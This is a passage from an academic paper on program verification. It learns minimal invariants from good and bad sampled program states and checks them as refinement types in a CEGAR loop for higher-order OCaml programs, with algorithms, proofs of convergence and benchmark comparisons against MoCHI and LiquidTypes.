0	-1	g	<code>err</code>	1	<code>err</code>
		...			

Figure 7. Sample table for pre-state of `app` in Fig. 6

Sample Generalization. Our main idea is to generalize useful invariants from good program states based on the expectation that

such invariants (even for unknown functions) should be observable from test runs. By summarizing the properties that hold in all such runs, we can construct likely invariants. In addition, the use of bad program states, which are either solutions of bad-conditions queried from an SMT solver (V_B) or collected from the “err” case during sampling of an unknown function (V'_B), enables a demand-driven inference technique. With a set of good (V_G) and bad ($V_B \cup V'_B$) program states, our method exploits a learning algorithm $L(V_G, V_B)$ (resp. $L(V_G, V'_B)$) to produce a likely invariant that separates V_G from V_B (resp. V'_B). We lift these invariants to a refinement type system and check their validity through refinement type checking technique (Sec. 6).

5. Learning Algorithm

We describe the design and implementation of our learning algorithm $L(V_G, V_B)$ in this section. Suppose we are given a set of good program states V_G and a set of bad program states V_B , where both V_G and V_B contain states which map variables to values. We simplify the sampled states by abstracting away unknown function f : each sampled state σ in V_G and V_B only records the values of its parameters f_0, \dots and return f_r . We base our analyses on a set of atomic predefined predicates $\Pi = \{\Pi_i\}_{0 \leq i < n}$ from which program invariants are constructed. Recall the hypothesis domain defined in Sec. 2. Each atomic predicate Π_i is of the form:

$$c_1 y_1 + \dots + c_m y_m + d \leq 0$$

where $\{y_1, \dots, y_m\}$ are numerical variables from the domains of V_G and V_B , each $c_i \in \mathcal{C}$ ($i = 1, \dots, m$) is an integer coefficient and $d \in \mathcal{D}$ is an integer constant. We have restricted \mathcal{D} to a finite set of integer constants and its negations from the program text and $\mathcal{C} = \{-1, 0, 1\}$. Note that further restricting the number of nonzero c_i to at most 2 enables the learning algorithm to choose predicates from a subset of the octagon domain. In our experience, we have found such a selection to be a feasible approach, attested by our experiments in Sec. 8. Thanks to this parameterization, we can draw on predicates from a richer abstract domain without requiring any re-engineering of the learning algorithm.

The problem of inferring an invariant then reduces to a search problem from the chosen predicates. A number of static invariant inference techniques have been proposed for efficient search over the hypothesis space generated by Π [9, 28]. Compared to those, our algorithm has the strength of discovering invariants of arbitrary Boolean structure. In our context, given Π , an *abstract state* α over $\sigma \in (V_G \cup V_B)$ is defined as:

$$\alpha(\sigma) \equiv \{ \langle \Pi_1(\sigma), \dots, \Pi_n(\sigma) \rangle \}$$

We say that $L(V_G, V_B)$ is *consistent* with respect to V_G and V_B , if $\forall \sigma \in V_G. \alpha(\sigma) \Rightarrow L(V_G, V_B)$, and $\forall \sigma \in V_B. \alpha(\sigma) \wedge L(V_G, V_B) \Rightarrow \text{false}$. Intuitively, we desire L to compute an interpolant or classifier (that is derived from atomic predicates in Π) that separates the good program states from the bad states [32].

However, we would like to discover classifiers from samples with the property that they generalize to yet unseen executions. Therefore, we exploit a simple observation: a general invariant should be simple enough. Specifically, we answer the question by finding the minimal invariant from the samples, in terms of the number of predicates that are used in the likely invariant. This idea has also been explored before in the context of computing simple proofs based on interpolants [13, 21].

To this end, we build the following constraint system. Using Π , we transform V_G and V_B that are defined over integers to V_G^b and V_B^b defined over Boolean values. Specifically, $V_G^b = \{ \langle \Pi_1(\sigma), \dots, \Pi_n(\sigma) \rangle \mid \sigma \in V_G \}$. V_B^b is defined dually. Table 1(b) is an example of such conversion from Table 1(a). We associate an integer variable sel_i to the i^{th} predicate Π_i ($0 \leq i < n$).

Algorithm 1: $L(V_G, V_B)$

```

1 let  $(\varphi_1, \varphi_2) = \text{encode}(V_G, V_B)$  in
2 let  $k := 1$  in
3 if  $\text{sat}(\varphi_1 \wedge \varphi_2) \neq \text{UNSAT}$  then
4   while  $\text{not}(\text{sat}(\varphi_1 \wedge \varphi_2 \wedge (\sum_i \text{sel}_i = k)))$  do
5      $k := k + 1$ 
6    $\text{McCluskey}(\text{smt\_model}(\varphi_1 \wedge \varphi_2 \wedge (\sum_i \text{sel}_i = k)))$ 
7 else abort “Invariant not in hypothesis domain”

```

If Π_i should be selected for separation in the classifier, sel_i is assigned to 1. Otherwise, it is assigned as 0.

$$\begin{aligned}
\varphi_1 : & \bigwedge_{\forall g, b. g \in V_G^b, b \in V_B^b} \bigvee_{0 \leq i < n} (g(\Pi_i) \neq b(\Pi_i) \wedge \text{sel}_i = 1) \\
\varphi_2 : & \bigwedge_{0 \leq i < n} 0 \leq \text{sel}_i \leq 1 \\
\varphi_c : & \min(\sum_{0 \leq i < n} \text{sel}_i)
\end{aligned}$$

The first constraint φ_1 specifies the separation of good states from bad states—for each good state g and bad state b , there must exist at least one predicate Π_i labeled by sel_i such that the respective evaluations of Π_i on g and b differs.

The second constraint φ_2 ensures that each x_i must be between 0 and 1. The third constraint φ_c specifies the cost function of the constraint system and minimizing this function is equivalent to minimizing the number of predicates selected for separation, which in turn results in a simple invariant as discussed.

Algorithm 1 computes a solution for likely invariant. It firstly builds φ_1 and φ_2 as stated. Then it iteratively solves the constraint system to find the minimum k that renders the constraint system satisfiable. In our experience, since the number of parameters of a function is not large, and the fact that a few number of samples usually suffice for discovering an invariant, the call to an SMT solver in our algorithm is very efficient. For example, a solution of the constraint system built over Table 1(b) is shown in Table 1(c). By design, our algorithm guarantees that the invariants discovered are the minimum one to separate V_G and V_B and therefore, it is very likely that they will generalize.

When the solution is computed, the likely invariant should be a Boolean combination of the predicates Π_i if $\text{sel}_i=1$ in the solution. We use a Boolean variable \mathcal{B}_i to represent the truth value of predicate Π_i and generate a truth table \mathcal{T} over the \mathcal{B}_i variables for the selected predicates. Formally $\{\mathcal{B} = \mathcal{B}_i \mid \text{sel}_i = 1 (0 \leq i < n)\}$. To construct the likely invariant, we firstly generate a table V_B^b , which only retains the values corresponding to the selected predicates Π_i ($\text{sel}_i = 1$) in V_B^b . Each row of the truth table \mathcal{T} is a configuration (assignment) to the variables in \mathcal{B} . If a configuration corresponds to a row in V_B^b , its corresponding result in \mathcal{T} is **false**. Otherwise, the result in **true**. Intuitively, \mathcal{T} must reject all the evaluations to \mathcal{B} if they appear in a bad sample in V_B^b and accept all the other possible evaluations to \mathcal{B} (which of course include those in V_G^b). See Table 1(d) as an example of the generated truth table from Table 1(c). In line 6 of Algorithm 1, the call to `McCluskey` applies standard sound logic minimization techniques [20] to \mathcal{T} to compute a compact Boolean structure of the likely invariant.

Lemma 1. $L(V_G, V_B)$ is consistent.

Lemma 1 claims that our algorithm will never produce an invariant that misclassifies a good sample or bad sample.

6. Verification Procedure

To yield refinement types, we extend standard types with invariants which are automatically synthesized from samples as type refinements. The invariants inferred for a function f are assigned to unknown refinement variables (κ) in the refinement function type of f . Other unknown refinement variables, associated with local expressions inside function definitions, are still undefined.

To solve this problem, we have implemented an algorithm that extracts path-sensitive verification conditions from refinement typing rules, which extends the inference algorithm in [28]. Therefore it does not need to explicitly infer the refinement types for local expressions. It also can verify programmer-supplied program assertions using synthesized likely invariants. We present the full algorithm in [44].

Notably, our approach can properly account for unknown functions whose order is more than one, that is unknown functions which may also takes functional arguments. Recall the sample states generated for function `app` in Fig. 7. In the `app` function, the argument \mathbf{f} is an unknown function whose second argument \mathbf{f}_1 is also an unknown function as the type in Fig. 6 shows. We did not sample the input/output values for function \mathbf{f}_1 and only recorded its supplier, \mathbf{g} . We observe that such an unknown function will be eventually supplied with another function. For example, in the body of `app`, \mathbf{g} will be supplied for \mathbf{f}_1 . This indicates the invariant inferred for \mathbf{g} is also likely to be invariant for \mathbf{f}_1 so the type refinements for \mathbf{g} can flow into that of \mathbf{f}_1 . Formally, consider the refinement function subtyping rule in [28]:

$$\frac{\Gamma \vdash P'_x <: P_x \quad \Gamma; x : P'_x \vdash P <: P'}{\Gamma \vdash \{x : P_x \rightarrow P\} <: \{x : P'_x \rightarrow P'\}} \quad \text{Subtyping_Fun}$$

If the type refinement in P_x is synthesized, it can be propagated to that of P'_x .

For example, according to the subtyping rule, \mathbf{g} must subtype to \mathbf{f}_1 . \mathbf{f}_1 can then inherit the type refinements for \mathbf{g} . We then let our type inference algorithm decide a valid type instantiation, following [28]. In Fig. 7, separating the samples that represent good calls to \mathbf{f} and \mathbf{g} with the samples that represent bad calls (e.g., calls that raise an `err`), we infer the invariant: $\mathbf{f}_0 = \mathbf{x}$ and $\mathbf{g}_0 = \mathbf{x}$. Leveraging the type inference algorithm with the likely type refinement $\nu = \mathbf{x}$, we conclude the desired type for `app`:

$$\begin{aligned}
\text{app} :: & (\mathbf{x} : \text{int} \rightarrow \mathbf{f} : \{\text{int} \mid \nu = \mathbf{x}\} \rightarrow \\
& \mathbf{f}_1 : (\{\text{int} \mid \nu = \mathbf{x}\} \rightarrow \text{int}) \rightarrow \text{int}) \rightarrow \text{int} \\
& \mathbf{g} : (\mathbf{g}_0 : \{\text{int} \mid \nu = \mathbf{x}\} \rightarrow \text{int}) \rightarrow \text{int}
\end{aligned}$$

6.1 CEGAR Loop

Algorithms. Our Main algorithm (Algorithm 2) takes as input a higher-order program e with its safety property ψ that is expected to hold at some program point. We first annotate ψ in the source as assertions at that program point and use random test inputs iv (like [6]) to bootstrap our verification process (line 1). We then instrument the program using the strategy discussed in Sec. 4. Function `run` compiles and runs the instrumented code with iv (line 2); concrete program states at the entry and exit of each known function are logged to produce good states V_G . (We omit including additional bad states V_B^b caused by calls to unknown functions returning “err” in the instrumented code (see Sec. 4), for simplicity.) We then enter the main CEGAR loop (line 4-8). With a set of good and bad states for each known function, the function `learn` invokes the L learning algorithm (see Sec. 5) to generate likely invariants (line 5) which are subsequently encoded as the function’s refinement types for validation (line 6). If the program typechecks, verification is successful. Otherwise, type checking is considered to fail because these invariants are synthesized from an insufficient set of samples. We try generating more samples




Figure 8. CEGAR loop: Invariant as classifier.

Algorithm 2: Main $e \psi$

Input: e is a program; ψ is its safety property
Output: verification result

```

1 let  $(e', iv) = (\text{annotate } e \psi, \text{randominputs } e)$  in
2 let  $(V_G, V_B) := (\text{run } (\text{instrument } e') iv, \emptyset)$  in
3 let  $i := 2$  in
4 while true do
5   let  $\varphi = \text{learn } (V_G, V_B)$  in
6   if  $\text{verify } e' \varphi$  then
7     return “Verified”
8   else  $(V_G, V_B) := \text{Refine } (i, e, \psi, \varphi, V_G, V_B)$ 
```

for the learning algorithm, refining the failed invariants (line 8). Notably, our backward symbolic analysis (wp) requires to bound the number of times recursive functions are unrolled. This is achieved by passing the bound parameter i to Refine . Initially i is set to 2 (line 3 of Algorithm 2).

The Refine algorithm (see Algorithm 3) guides the sample generation to refine a failed likely invariant. The first step of Refine is the invocation of the wp procedure over the given higher-order program annotated with the property ψ (line 1 and 2); this step yields pre- and post-bad conditions for each known function sufficient to trigger a failure of some assertion (line 3). A failed invariant may be too over-approximate (failing to incorporate needed sufficient conditions) or too under-approximate (failing to account for important necessary conditions). This is intuitively described in Fig. 8(a) where the classifier (as invariant) only separates the observed good and bad samples but fails to generalize to unseen states.

To account for the case that it is too over-approximate, we firstly try to sample new bad states (line 4). The idea is reflected in Fig. 8(b). The new bad samples should help the learning algorithm strengthen the invariants it considers. For each known function, we simply conjoin the failed likely pre- and post-invariants with the pre- and post-bad conditions derived earlier from the wp procedure. Bad states (V_B) are (SMT) solutions of such conditions (line 5). Note that bad_cond and φ are sets of bad conditions and failed invariants for each known function in the program. Operators like \wedge and \cup in Algorithm 3 are overloaded in the obvious way. If no new bad states can be sampled, we account for the case that failed invariants are too under-approximate (line 6).

Our idea of sampling more good states is reflected in Fig. 8(c). The new good state should help the learning algorithm weaken the invariants it considers. To this end, we annotate the failed pre- and post-invariant as assertions to the entry and exit of function bodies for the known functions where such invariants are inferred. (Function annotate substitutes variables representing unknown function argument and return in a failed invariant with the actual argument and return encoded into uninterpreted form in the corresponding function’s pre- and post-bad conditions. For example, a_0 and a_x

Algorithm 3: Refine $(i, e, \psi, \varphi, V_G, V_B)$

Input: (e, ψ) are as in Algorithm 2; φ are failed invariants; i is the number of times a recursive function is unrolled in wp ; V_G and V_B are old good and bad samples
Output: good or bad samples (V_G, V_B) that refines φ

```

1 let  $e' = \text{annotate } e \psi$  in
2 let  $\_ = \text{wp } (i, e', \text{false})$  in
3 let  $\text{bad\_cond} = \text{bad conditions of functions from wp call in}$ 
4 if  $\text{sat } (\text{bad\_cond} \wedge \varphi)$  then
5    $(V_G, (\text{deduce } (\text{bad\_cond} \wedge \varphi)) \cup V_B)$ 
6 else
7   let  $\text{test\_cond} = \text{wp } (i, \text{annotate } e \varphi, \text{false})$  in
8   if  $\text{sat } (\text{test\_cond})$  then
9     let  $iv = \text{deduce } \text{test\_cond}$  in
10     $((\text{run } (\text{instrument } e') iv) \cup V_G, V_B)$ 
11   else  $\text{Refine } (i + 1, e, \psi, \varphi, V_G, V_B)$ 
```

in Table 1(a) are replaced with j and $a \ j$ in a failed invariant for the init function (consider δ_5) in Fig. 3.) Note that these invariants only represent an under-approximate set of good states. To direct tests to program states that have not been seen before, the wp procedure executes the negation of these annotated assertions back to the program’s main entry to yield a symbolic condition (line 7). Function deduce generates a new test case for the main entry (line 8 and 9) from the (SMT) solutions of the symbolic condition. The new good states from running the generated test inputs are ensured to refine the failed invariant (line 10).

In function Refine , we only consider unrolling recursive function a fixed i times. As stated, if this is not sufficient, we increase the value of i and iterate the refinement strategy (line 11). However, in our experience (see Sec. 8), unrolling the definition of a recursive function twice usually suffices based on the observation that the invariant of recursive function can be observed from a shallow execution. Particularly, i is unlikely to be greater than the maximum integer constant used in the if -conditions of the program.

Algorithm Output. (a) In the testing phase (Runner), the Main algorithm terminates with test inputs witnessing bugs in function run when the tests expose assertion failures in the original program. (b) In the sampling phase (Deducer), since our technique is incomplete in general, if a program has expressions that cannot be encoded into a decidable logic for SMT solving, Refine may be unable to infer necessary new samples because the sat function (line 4 and line 8 of Algorithm 3) aborts with undecidable result. (c) In the learning phase (learner), it terminates with “Invariant not in hypothesis domain” in line 7 of Algorithm 1 when no invariant can be found in the search space (which is parameterized by Equation 1 in Sec. 2). (d) In the verifying phase (verifier), it returns “Verified” in line 5 of Algorithm 2 when specifications are successfully proved.

6.2 Soundness and Convergence

Our algorithm is sound since we rely on a sound refinement type system [28] for proving safety properties (proved in [44]) or a test input for witnessing bugs.

For a program e with some safety property ψ , a *desired invariant* of e should accept all possible (unseen) good states and reject all (unseen) bad states (according to [44], the desired invariant found in our system is an *inductive invariant*, which hence can be encoded into the refinement type system in [28] for verification).

Recall that our hypothesis domain is the arbitrary Boolean combination of predicates, parameterized by Equation 1 in Sec. 2. We claim the CEGAR loop in Algorithm 2 *converges*: it could eventually learn the desired invariant φ , provided one exists expressible as a hypothesis in the hypothesis domain.

Theorem 1. [Convergence] Algorithm 2 converges.¹

To derive a proof, assume Refine (line 8 of Algorithm 2) does not take a desired invariant as input; otherwise Algorithm 2 has already converges. Refine can iteratively increase i , the number of times recursive functions are unrolled in e , to generate a new pair of good/bad samples that refine φ . Otherwise, if such a value of i does not exist, φ already classified all the unseen good/bad samples. Hence, in each CEGAR iteration, by construction, a new sample provides a witness of why a failed invariant should be refuted.

According to Lemma 1, our learning algorithm produces a *consistent* hypothesis that separates all good samples from bad samples. As a result, the CEGAR loop does not repeat failed hypothesis. Our technique essentially enumerates the hypothesis domain. Finally, the hypothesis domain is finite since the coefficients and constants of atomic predicates are accordingly bounded (see Sec. 5); the CEGAR based sampling-learning-checking loop in Algorithm 2 converges in a finite number of iterations.

6.3 Algorithm Features

In Algorithm 2, the refinement type system and test system cooperate on invariant inference. The refinement type system benefits from tests because it can extract invariants from test outcomes. Conversely, if previous tests do not expose an error in a buggy program, failed invariants serve as abstractions of sampled good states. By directing tests towards the negation of these abstractions, Algorithm 3 guides test generation towards hitherto unexplored states.

Second, it is well known that intersection types [37] are necessary for verification when an unknown function is used more than once in different contexts [17]. Instead of inferring intersection types directly as in [17], we recover their precision by inferring type refinements (via learning) containing disjunctions (as demonstrated by the example in Fig. 3).

7. Recursive Data Structures

As stated in Sec. 2, we extend our framework to verify data structure programs with specifications that can be encoded into type refinements using measures [15, 40]. For example, a measure len , representing list length, is defined in Fig. 9 for lists. We firstly extend the syntax of our language to support recursive data structures.

$$e ::= \dots \mid \langle e \rangle \mid \mathcal{C}(e) \mid \text{match } e \text{ with } |_i \mathcal{C}_i \langle x_i \rangle \rightarrow e_i \\ M ::= (m, \langle \mathcal{C}_i \langle x_i \rangle \rightarrow e_i \rangle) \quad \epsilon ::= m \mid c \mid x \mid \epsilon \epsilon$$

The first line illustrates the syntax for tuple constructors, data type constructors where \mathcal{C} represent a constructor (e.g. `list cons`), and pattern-matching. M is a map from a measure m to its definition. To ensure decidability, like [15], we restrict measures to be in the class of first order functions over simple expressions (ϵ) so that they

¹ All proofs can be found in [44].

```

let reverse zs =
  let rec aux xs ys =
    match xs with
    | [] → ys
    | x::xs → aux xs (x::ys) in
  let r = aux zs [] in
  (assert(len r = len zs); r)

let rec len l =
  match l with
  | x :: xs →
    len xs + 1
  | [] → 0

```

Figure 9. Samples of data structures can be classified by measures.

```

wp(e, φ) = case e of
  | C_i(e) when (m, ⟨C_i(x_i) → e_i⟩) ∈ M → [e_i(e)/(m ν)]φ
  | {match e with |_i C_i(x_i) → e_i} when (m, ⟨C_i(x_i) → e_i⟩) ∈ M →
    ⋁_{i} {∃(x'_i). [⟨x'_i⟩/⟨x_i⟩] ((m e) = e_i(x_i) ∧ (wp(e_i, φ)))}

```

Figure 10. wp rule for recursive data type

are syntactically guaranteed to terminate. The typing rules for the extended syntax are adapted from [15] and are available as part of the supplementary material. To support this extension, we also need to extend our wp definition in Fig. 10.

The basic idea is that when a recursive structure is encountered, its measure definitions are accordingly unrolled: (1) for a structure constructor $\mathcal{C}_i(e)$, we derive the appropriate pre-condition by substituting the concrete measure definition $e_i(e)$ for the measure application $m \nu$ in the post-condition; this is exemplified in Fig. 11 where bad-condition δ_2 is obtained from δ_1 by substituting $\text{len } ys$ for $\text{len } ys + 1$ based on the definition of measure len ; (2) for a match expression, the pre-condition is derived from a disjunction constructed by recursively calling wp over all of its case expressions, which are also extended with the guard predicate capturing the measure relation between e and $\langle x_i \rangle$. All the $\langle x_i \rangle$ need to be existentially quantified and skolemized when fed to an SMT solver to check satisfiability. The bad condition δ_3 in Fig. 11 is such an example.

With the extended definition, sampling recursive data structures is fairly strait-forward. To collect “good” states, in the instrumentation phase, for each recursive structure serving as a function parameter or return value in some data structure function, we simply call its measure functions and record the measure outputs in the sample state. To collect “bad” states, we invoke an SMT solver on the bad-conditions for each data structure functions to find satisfiability solutions. The solver can generate values for measures because it interprets a measure function in bad-conditions as uninterpreted.

Consider how we might infer a precondition for function aux in Fig. 9. Note that aux is defined inside reverse and is a closure which can refer to variable zs in its lexical scoping. A good sample presents the values of $\text{len}(\text{xs})$, $\text{len}(\text{ys})$ and $\text{len}(\text{zs})$, trivially available from testing. A bad sample captures a bad relation among $\text{len}(\text{xs})$, $\text{len}(\text{ys})$ and $\text{len}(\text{zs})$ that is sufficient to invalidate the assertion in the reverse function, solvable from δ_{prebad} in Fig. 11. With these samples, our approach infers the following refinement type for aux , which is critical to prove the assertion.

$$\text{xs: list} \rightarrow \text{ys: } \{ \text{list} \mid \text{len xs} + \text{len } \nu = \text{len zs} \} \\ \rightarrow \{ \text{list} \mid \text{len } \nu = \text{len zs} \}$$

If function aux is not defined inside of function reverse where zs is not in the scope of aux , our technique infers a different type for aux , $\text{xs: list} \rightarrow \text{ys: list} \rightarrow \{ \text{list} \mid \text{len xs} + \text{len ys} = \text{len } \nu \}$.

When there is a need for sampling more good states in the Refinement algorithm (Algorithm 3), generating additional test inputs for data structures from wp -condition reduces to Korat [3], a constraint based test generation mechanism. Alternatively, the failed

```

let rec aux xs ys =
 $\delta_{\text{prebad}} : \delta_3 \vee \delta_4$ 
  match xs with
  | []  $\rightarrow$  ys
  | x::xs'  $\rightarrow$ 
     $\delta_4 : \text{len } xs = 0 \wedge \text{len } ys \neq \text{len } zs$ 
     $\delta_3 : \exists xs'. \text{len } xs = 1 + \text{len } xs' \wedge [xs'/xs] \delta_2$ 
     $\delta_2 : \text{len } xs = 0 \wedge \text{len } ys + 1 \neq \text{len } zs$ 
    let ys = x::ys in
     $\delta_1 : \text{len } xs = 0 \wedge \text{len } ys \neq \text{len } zs$ 
    aux xs ys in
 $\delta_{\text{postbad}} : \text{len } v \neq \text{len } zs$ 

```

Samples:

	l_{xs}	l_{ys}	l_{zs}
G	1	2	3
	2	1	3
B	1	0	2
	1	0	0

Likely invariant:

$$l_{xs} + l_{ys} = l_{zs}$$

Figure 11. Classifying good (G) and bad (B) samples to construct an invariant (precondition) for aux. l_{xs} abbreviates $\text{len } xs$, etc.

Loops	N	L	T	CPA	ICE	SC	MC ²
cgr2	2	0.2	0.3s	1.7s	6.9s	2.7s	17.3s
ex23	3	0.3	0.4s	16.7s	17.4s	4.7s	0.1s
sum1	5	0.6	0.8s	1.5s	1.8s	2.6s	29.1s
sum4	2	0.1s	0.1s	3.2s	2.6s	×	×
tcs	2	0.1s	0.1s	1.7s	1.4s	0.5s	×
trex3	2	0.1s	0.3s	×	2.2s	×	×
prog4	3	0.3s	0.5s	1.6s	×	×	0.1s
svd	2	0.5s	1.0s	19.1s	×	5.9s	×

Figure 12. Evaluation using loop programs: N and T are the number of CEGAR iterations and total time of our tool (L is the time in learning). × means an adequate invariant was not found.

invariants can be considered incorrect specifications. We can directly generate inputs to the program by causing it to violate the specifications following [24, 29]. Notably, the former approach is complete if the underlying SMT solver can always find a model for any satisfiable formula. As an optimization for efficiency, we bootstrap the verification procedure with random testing to generate a random sequence of method calls (e.g. `insert` and `remove`) up to a small length s in the Main algorithm (line 1 of Algorithm 2). In our experience in Sec. 8, setting s to 300 allows the system to converge for all the container structures we consider without requiring extra good samples; this result supports a large case study [31] showing that test coverage of random testing for container structures is as good as that of systematic testing.

8. Experimental Results

We have implemented our approach in a prototype verifier.² Our tool is based on OCaml compiler. We use Yices [42] as our SMT solver. To test the utility of our ideas, we consider a suite of around 100 benchmarks from the related work. Our experimental results are collected in a laptop running Intel Core 2 Duo CPU with 4GB memory. Our experiments are set up into three phases. In the first step, we demonstrate the efficiency of our learning based invariant generation algorithm (Sec. 5) by comparing it with existing learning based approaches, using non-trivial first-order loop programs. In this step, we only compare first-order programs because the sampling strategies used in the other learning based approaches do not work in higher-order cases. In the second and third steps, we compare with MoCHI and LIQUIDTYPES, two state-of-the-art verification tools for higher-order programs.

8.1 Learning Benchmarks

We collected challenging loop programs found in an invariant learning framework ICE [10]. We list in Fig. 12 the programs

²<https://www.cs.purdue.edu/homes/zhu103/msolve/>

Program	N	L	T	I	DI	MoCHI
ainit	4	1.9s	2.3s	5	4	5.7s
amax	4	0.6s	0.9s	5	2	2.4s
accpr	3	0.8s	1.1s	7	0	3.9s
fold_fun_list	3	0.2s	0.6s	5	0	3.7s
mapfilter	5	0.7s	1.2s	3	2	18.5s
risers	3	0.1s	0.3s	4	2	2.4s
zip	3	0.1s	0.2s	1	0	2.4s
zipunzip	3	0.1s	0.2s	1	0	1.7s

Figure 13. Evaluation using MoCHI benchmarks: N and T are the number of CEGAR iterations and total time of our tool (L is the time spent in learning), I is the number of discovered type refinements, among which DI shows the number of disjunctive type refinements inferred. Column MoCHI shows verification time using MoCHI.

that took more than 1s to verify in their tool. We additionally compare our approach to CPA, a static verification tool [2] and three related learning based verification tools that are also based on the idea of inferring invariants as classifiers to good/bad sample program states: ICE [10], SC [34] and MC² [30]. Our tool outperforms ICE because it completely abstracts the inference of the Boolean structure of likely invariants while ICE requires to fix a Boolean template prior to learning; it outperforms SC because it guides samples generation via the CEGAR loop; it outperforms MC² due to its attempt to find minimal invariants from the samples for generalization.

8.2 MoCHI Higher-Order Programs

To gauge the effectiveness of our prototype with respect to existing automated higher-order verification tools, we consider benchmarks encoded with complex higher-order control flow, reported from MoCHI [17], including many higher-order list manipulating routines such as `fold`, `forall`, `mem` and `mapfilter`.

We gather the MoCHI results on an Intel Xeon 5570 CPU with 6 GB memory, running an up-to-date MoCHI implementation, a machine notably faster than the environment for our system. A CEGAR loop in MoCHI performs dependent type inference [37, 38] on spurious whole program counterexamples from which suitable predicates for refining abstract model are discovered based on interpolations [21]. However, existing limitations of interpolating theorem provers may confound MoCHI. For example, it fails to prove the assertion given in program in Fig. 9.

Fig. 13 only lists results for which MoCHI requires more than 1 second. Our tool also takes less than 1s for the rest of MoCHI benchmarks. Performance improvements range from 2x to 18x. We typically infer smaller and hence more readable types than MoCHI. In the case of `mapfilter`, where the performance differential is greatest, MoCHI spends 6.1s to find a huge dependent intersection type in its CEGAR loop. This results in an additional 10.7s spent on model checking. In contrast, our approach tries to learn a simple classifier from easily-generated samples to permit generalization.

8.3 Recursive Functional Data Structure Programs

We further evaluate our approach on some benchmarks that manipulate data structures. `List` is a library that contains standard list routines such as `append`, `length`, `merge`, `sort`, `reverse` and `zip`. `Sieve` implements Eratosthene’s sieve procedure. `Treelist` is a data structure that links a number of trees into a list. `Brauntree` is a variant of balanced binary trees. They are described in [41]. `Ralist` is a random-access list library. `Avltree` and `Redblack` are implementation of two balanced tree AVL-tree and Redblack tree. `Bdd` is a binary decision diagram library. `Vec` is a OCaml ex-

Program	LOC	An	LIQTYAN	T	Property
List	62	6	12	2s	Len1
Sieve	15	1	2	1s	Len1
Treelist	24	1	2	1s	Sz
Fifo	46	1	5	2s	Len1
Ralist	102	2	6	2s	Len1, Bal
Avl tree	75	3	9	20s	Bal, Sz, Ht
Bdd	110	5	14	13s	V0rder
Braun tree	39	2	3	1s	Bal, Sz
Set/Map	100	3	10	14s	Bal, Ht
Redblack	150	3	9	27s	Bal, Ht, Clr
Vec	310	15	39	110s	Bal, Len2, Ht

Figure 14. Evaluation using data structure benchmarks: LOC is the number of lines in the program, An is the number of required annotations (for instrumenting data structure specifications), T is the total time taken by our system. LIQTYAN is the number of annotations optimized in LIQUIDTYPES system.

tensible array library. These benchmarks are used for evaluation in [28]. *Fifo* is a queue structures maintained by two lists, adapted from the SML library [35]. *Set/Map* is the implementation of finite maps taken from the OCaml library [26].

We check the following properties: *Len1*, the various procedures appropriately change the length of lists; *Len2*, the vector access index is nonnegative and properly bounded by the vector length; *Bal*, the trees are recursively balanced (the definition of balance in different tree implementations varies); *Sz* or *Ht*, the functions coordinate to change the number of elements contained and the height of trees; *Clr*, the tree satisfies the redblack color invariant; *V0rder*, the BDD maintains the variable order property.

The results are summarized in Fig. 14. The number of annotations used in our system is reflected in column An. These annotations are simply the property in Fig. 14. Our experiment shows that we eliminate the burden of annotating a predefined set of likely invariants used to prove these properties, required in LIQUIDTYPES, because we infer such invariants automatically.

For example, in the *Vec* library, an extensible array is represented by a balanced tree with balance factor of at most 2. To prove the correctness of its recursive balancing routine, *recbal*(*l*, *r*), which aims to merge two balanced trees (*l* and *r*) of arbitrarily different heights into a single balanced tree, our tool infers a complex invariant (equivalent to a 4-DNF formula) describing the result of *recbal*. Without that invariant, the refinement type checker will end up rejecting the correct implementation. In contrast, such a complicated invariant is required to be manually provided in LIQUIDTYPES. Or, at least, the programmer has to provide the shape of the desired invariant (the tool then considers all likely invariants of the presumed shape). The annotation burden of *recbal* in LIQUIDTYPES is listed as below in which *v* refers to the result of *recbal* and *ht* is a measure definition that returns the height a tree structure.

1. $\text{Bal}(v)(A : \text{vec}) : \text{ht } v \{ \leq, \geq \} \text{ht } A \{ -, + \} [1, 2, 3]$
2. $\text{Bal}(v) : \text{ht } v \{ \geq, \leq \} (\text{ht } l \geq \text{ht } r ? \text{ht } l : \text{ht } r) \{ -, + \} [0, 1, 2]$
3. $\text{Bal}(v) : \text{ht } v \geq (\text{ht } l \leq \text{ht } r + 2 \wedge \text{ht } l \geq \text{ht } r - 2 ?$
 $(\text{ht } l \geq \text{ht } r ? \text{ht } l : \text{ht } r) + 1 : 0)$
4. $\text{Bal}(v) : \text{ht } v \geq (\text{ht } l \geq \text{ht } r ? \text{ht } l : \text{ht } r) +$
 $(\text{ht } l \leq \text{ht } r + 2 \wedge \text{ht } l \geq \text{ht } r - 2 ? 1 : [0, -1])$

The four annotations are already complex because the desired invariant of *recbal* must contain disjunctive clauses. Without suitable expertise, providing such annotations could be challenging. In comparison, our tool automatically generates a Boolean combination of the necessary atomic predicates parameterized from the hypothesis domain (parameterized from Equation 1). It learns in-

variants from sampling the program and closes the gap between the programmer’s intuition and inference mechanisms performed by formal verification tools.

Fig. 14 does not show the time taken by LIQUIDTYPES because it crucially depends on the relevance of user-provided invariants.

Limitations. There are a few limitations to our current implementation. First, we rely on an incomplete type system [28]. In particular, our type system is not as complete as [39] which automatically adds ghost variables into programs to remedy incompleteness in the refinement type system. Second, our tool fails if our hypothesis domain is not sufficiently expressive to compute a classifier for an invariant. As part of future work, we plan to consider ways to gradually increases the expressivity of the hypothesis domain by parameterizing Equation 1. Third, we do not currently allow data structure measures to be defined as mappings from datatypes to sets (e.g. a measure that defines all the elements of a list), preventing us from inferring properties like list-sorting, which requires reasoning about the relation between the head element and all elements in its tail. We leave such extensions for future work.

9. Related Work and Conclusions

